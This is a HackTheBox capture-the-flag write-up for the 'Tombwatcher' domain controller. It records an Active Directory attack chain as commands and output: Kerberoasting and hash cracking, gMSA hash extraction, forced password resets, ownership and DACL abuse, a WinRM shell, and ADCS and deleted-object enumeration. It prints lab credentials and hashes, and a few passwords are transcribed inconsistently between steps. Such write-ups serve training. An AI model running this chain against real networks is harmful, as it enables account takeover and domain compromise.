

TOMBWATCHER SEASON 8 - HACKTHEBOX

Initial credentials: **henry** || **H3nry_987TGV!**

Nmap output: Port **88 kerberos** and **389 ldap** are open signaling we are attacking a Domain Controller.

```
(root@Kali)-[/mnt/./scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# nmap -p- --open --min-rate 10000 -sV 10.10.11.72
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 18:26 EAT
Nmap scan report for DC01.tombwatcher.htb (10.10.11.72)
Host is up (0.41s latency).
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-09-14 19:27:27Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?    Microsoft Windows Kerberos (server time: 2025-09-14 19:27:27Z)
464/tcp   open  kpasswd5?        Microsoft Windows Kerberos (server time: 2025-09-14 19:27:27Z)
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf           .NET Message Framing
49666/tcp open  msrpc            Microsoft Windows RPC
49691/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc            Microsoft Windows RPC
49693/tcp open  msrpc            Microsoft Windows RPC
49712/tcp open  msrpc            Microsoft Windows RPC
49721/tcp open  msrpc            Microsoft Windows RPC
49740/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 98.36 seconds
```

PORT 445(SMB SHARES ENUMERATION)

Nothing much can be done or extracted from the shares.

```
(root@kali) [/mnt/.scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# nxc smb 10.10.11.72 -u henry -p "H3nry_987TGv!" --shares
SMB 10.10.11.72 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1=False)
SMB 10.10.11.72 445 DC01 [+] tombwatcher.htb/henry:H3nry_987TGv!
SMB 10.10.11.72 445 DC01 [*] Enumerated shares
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Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
NETLOGON	READ	Lggon server share
SYSVOL	READ	Lggon server share

LDAP DOMAIN DUMP ENUMERATION

```
(root@Kali)-[mnt/.../HTB-THM-labs_reports/HTB/Tombwatcher/loot]
# ldapdomaindump ldap://10.10.11.72 -u 'tombwatcher\henry' -p 'H3nry_987TGV!'
[*] Connecting to host...
[*] Binding to host
[*] Bind OK
[*] Starting domain dump
[*] Domain dump finished

(root@Kali)-[mnt/.../HTB-THM-labs_reports/HTB/Tombwatcher/loot]
# ls
domain_computers.grep  domain_computers_by_os.html  domain_groups.json  domain_policy.json  domain_trusts.json  domain_users.json
domain_computers.html  domain_groups.grep           domain_policy.grep  domain_trusts.grep  domain_users.grep  domain_users_by_group.html
domain_computers.json  domain_groups.html           domain_policy.html  domain_trusts.html  domain_users.html  Last Modified
```


BLOODHOUND DUMP OUTPUT

Exploitation:

```
(root@Kali)-[mnt/.../HTB-THM-labs_reports/HTB/Tombwatcher/bloodhound.dump]
# bloodhound-ce-python -c All -d tombwatcher.htb -u 'henry@tombwatcher.htb' -p 'H3nry_987TGV!' -ns 10.10.11.72 -dc DC01.tombwatcher.htb
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.tombwatcher.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC01.tombwatcher.htb
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 01M 35S

(root@Kali)-[mnt/.../HTB-THM-labs_reports/HTB/Tombwatcher/bloodhound.dump]
# ls
20250914225315_computers.json  20250914225315_domains.json  20250914225315_groups.json  20250914225315_users.json
20250914225315_containers.json  20250914225315_gpos.json  20250914225315_ous.json
```

User Henry has **writeSPN** permission over user Alfred



Using a tool called

targetedkerberoast.py (<https://github.com/Shadrack2023/targetedKerberoast/blob/main/targetedKerberoast.py>) we are able to retrieve the krb hash for user **Alfred**.

```
(root@Kali)-[ /mnt/.../HTB-TMH-labs_reports/HTB/Tombwatcher/targetedkrb ]
# python3 targetedkerberoast.py --dc-host DC01.tombwatcher.htb --dc-ip 10.10.11.72 -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[*] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$92ff4a8e3ec259788922651ceb3d1c0f5c12bad12b4f1f2bef29e87bbd0c03f046e529984002bfcf8fb932e2708f753a8f71014dc9c
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6530cf61bc5b
```

Cracked the hash using john → cleartext password **alfred:basketball**


```
(root@Kali)-[ /mnt/.../HTB-TMH-labs_reports/HTB/Tombwatcher/targetedkrb ]
# john --wordlist=/usr/share/wordlists/rockyou.txt alfred.krb
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball (?)
1g 0:00:00:00 DONE (2025-09-15 00:52) 100.0g/s 102400p/s 102400c/s 102400C/s #Smwabe@123#..marie!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using nxc we confirm that the credentials are working.

```
(root@Kali)-[ /mnt/.../HTB-TMH-labs_reports/HTB/Tombwatcher/targetedkrb ]
# nxc smb 10.10.11.72 -u alfred -p basketball
SMB 10.10.11.72 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.72 445 DC01 [+] tombwatcher.htb/alfred:basketball
(root@Kali)-[ /mnt/.../HTB-TMH-labs_reports/HTB/Tombwatcher/targetedkrb ]
```

LATERAL MOVEMENT

User **alfred** can addself to group **INFRASTRUCTURE**



Using **bloodyAD** tool, we can add user alfred to the **INFRASTRUCTURE** GROUP


```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# bloodyAD --host 10.10.11.72 --dc-ip 10.10.11.72 -d tombwatcher.htb -u 'alfred' -p 'basketball' add groupMember 'Infrastructure' 'alfred'
[+] alfred added to Infrastructure

(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
#
```

The image below confirms our user is added to the infrastructure group.

Infrastructure						
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags
Alfred	Alfred	Alfred	11/16/24 00:54:13	09/14/25 21:49:13	09/13/25 16:58:40	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD

We'll use NetExec to enumerate **Group Managed Service Accounts (gMSAs)** from Active Directory, retrieving their **account names**, **Kerberos keys** (plaintext or hashes), and related metadata if permissions allow.




Using **nxc**, we are able to retrieve a machine account's hash
ansible_dev\$:4f46405647993c7d4e1dc1c25dd6ecf4

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# nxc ldap 10.10.11.72 -u alfred -p 'basketball' --gmsa
LDAP 10.10.11.72 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP 10.10.11.72 389 DC01 [*] tombwatcher.htb/alfred:basketball
LDAP 10.10.11.72 389 DC01 [*] Getting GMSA Passwords
LDAP 10.10.11.72 389 DC01 Account: ansible_dev$ NTLM: 4f46405647993c7d4e1dc1c25dd6ecf4 PrincipalsAllowedToReadPassword: Infrastructure
```

These credentials are working. Confirmed this using nxc

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# nxc ldap 10.10.11.72 -u 'ansible_dev$' -H 4f46405647993c7d4e1dc1c25dd6ecf4
LDAP 10.10.11.72 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None)
LDAP 10.10.11.72 389 DC01 [+] tombwatcher.htb\ansible_dev$:4f46405647993c7d4e1dc1c25dd6ecf4
```

With this machine account credentials, we can force user “sam” to change password and authenticate using sam’s credentials




Using the net rpc tool, we managed to change password for user sam and confirmed authentication using nxc as in the image below.

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# net rpc password 'sam' 'Newpassq123' -U 'tombwatcher.htb/ansible_dev$' -S 10.10.11.72 --pw-nt-hash '4f46405647993c7d4e1dc1c25dd6ecf4'
Password for [TOMBWATCHER.HTB\ansible_dev$]:

(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# nxc smb 10.10.11.72 -u sam -p Newpassq123
SMB 10.10.11.72 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.72 445 DC01 [+] tombwatcher.htb\sam:Newpassq123

(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
#
```

SAM TO JOHN



...

To change the ownership of the object, you may use Impacket's **ownedit** example script (cf. "grant ownership" reference for the exact link).

```
ownedit.py -action write -owner 'attacker' -target 'victim' 'DOMAIN'/USER:'PASSWORD'
```

To abuse ownership of a user object, you may grant yourself the GenericAll permission.

Impacket's **dacledit** can be used for that purpose (cf. "grant rights" reference for the link).

```
dacledit.py -action 'write' -rights 'FullControl' -principal 'controlledUser' -target 'targetUser' 'domain'/'controlledUser':password'
```

...

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# ownedit.py -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb/sam':'Newpass@123'
Impacket v0.13.0.dev0+20250516.105908.a63c652 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - SAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
```

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# dacledit.py -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb/sam': 'Newpass@123'
Impacket v0.13.0.dev0+20250516.105908.a63c652 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250915-031514.bak
[*] DACL modified successfully!
```

Having **FullControl** rights on user john, we can now change his password using the net rpc tools and authenticate to the target via winrm.

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# net rpc password 'john' 'Pwn3d2025!' -U 'tombwatcher.htb/sam%'Newpass@123' -S 10.10.11.72

(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# nxc winrm 10.10.11.72 -u john -p 'Pwn3d2025!'
WINRM 10.10.11.72 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
WINRM 10.10.11.72 5985 DC01 [+] tombwatcher.htb\john:Pwn3d2025! (Pwn3d!)
```

USER FLAG


```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
# evil-winrm -i 10.10.11.72 -u john -p 'Pwn3d2025!'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                      State
-----
SeMachineAccountPrivilege Add workstations to domain      Enabled
SeChangeNotifyPrivilege  Bypass traverse checking        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
*Evil-WinRM* PS C:\Users\john\Documents> cat ../Desktop/user.txt
07c62f105a707f43d9bc5a877be0e54a
*Evil-WinRM* PS C:\Users\john\Documents>
```


PRIVILEGE ESCALATION TO ROOT



The ADCS service is enabled

```
(root@Kali)-[ /mnt/_/scr34tur3.bak/HTB-THM-Labs_reports/HTB/Tombwatcher ]
# nxc ldap 10.10.11.72 -u john -p 'Pwn3d2025!' -M adcs
/root/.local/share/pipx/venvs/netexec/lib/python3.13/site-packages/masky/lib/smb.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import resource_filename
LDAP      10.10.11.72      389      DC01      [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP      10.10.11.72      389      DC01      [*] tombwatcher.htb\john:Pwn3d2025!
ADCS      10.10.11.72      389      DC01      [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS      10.10.11.72      389      DC01      Found PKI Enrollment Server: DC01.tombwatcher.htb
ADCS      10.10.11.72      389      DC01      Found CN: tombwatcher-CA-1

(root@Kali)-[ /mnt/_/scr34tur3.bak/HTB-THM-Labs_reports/HTB/Tombwatcher ]
#
```

Enumerated the ADCS to find vulnerable templates using the **certify** tool.

```
(root@Kali)-[ /mnt/_/HTB-THM-labs_reports/HTB/Tombwatcher/certipy ]
# certipy find -dc-ip 10.10.11.72 -dc-host DC01.tombwatcher.htb -target 10.10.11.72 -u 'john@tombwatcher.htb' -p 'Pwn3d2025!' -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250915032846_Certipy.txt'
[*] Wrote text output to '20250915032846_Certipy.txt'
[*] Saving JSON output to '20250915032846_Certipy.json'
[*] Wrote JSON output to '20250915032846_Certipy.json'

(root@Kali)-[ /mnt/_/HTB-THM-labs_reports/HTB/Tombwatcher/certipy ]
# ls
20250915032846_Certipy.json  20250915032846_Certipy.txt
```

No misconfigured templates for this user, let's dig a further.


```
(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/Tombwatcher/certipy]
# cat 20250915032846_Certipy.txt
Certificate Authorities
0
CA Name : tombwatcher-CA-1
DNS Name : DC01.tombwatcher.htb
Certificate Subject : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
Certificate Serial Number : 3428A7FC52C310B2460F8440AA8327AC
Certificate Validity Start : 2024-11-16 00:47:48+00:00
Certificate Validity End : 2123-11-16 00:57:48+00:00
Web Enrollment
  HTTP
    Enabled : False
  HTTPS
    Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
  Owner : TOMBWATCHER.HTB\Administrators
  Access Rights
    ManageCa : TOMBWATCHER.HTB\Administrators
               TOMBWATCHER.HTB\Domain Admins
               TOMBWATCHER.HTB\Enterprise Admins
    ManageCertificates : TOMBWATCHER.HTB\Administrators
                       TOMBWATCHER.HTB\Domain Admins
                       TOMBWATCHER.HTB\Enterprise Admins
  Enroll : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates : [!] Could not find any certificate templates
```

Found deleted objects

```
`Get-ADObject -Filter {isDeleted -eq $true} -IncludeDeletedObjects -Properties * |
Select-Object Name,ObjectGUID`
```

```
+Evil-WinRM* PS C:\inetpub> Get-ADObject -Filter {isDeleted -eq $true} -IncludeDeletedObjects -Properties * | Select-Object Name,ObjectGUID

Name                                     ObjectGUID
----                                     -
Deleted Objects                         34509cb3-2b23-417b-8b98-13f0bd953319
cert_admin...                           f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
cert_admin...                           c1f1f0fe-df9c-494c-bf05-0679e181b358
cert_admin...                           938182c3-bf0b-410a-9aaa-45c8e1a02ebf

+Evil-WinRM* PS C:\inetpub>
```

We managed to restore the deleted object as seen below

```
`Restore-ADObject -Identity c1f1f0fe-df9c-494c-bf05-0679e181b358`
`Get-ADUser -Identity 'cert_admin' | Format-List Name,DistinguishedName,Enabled` → checks
if the object is restored.
```

```

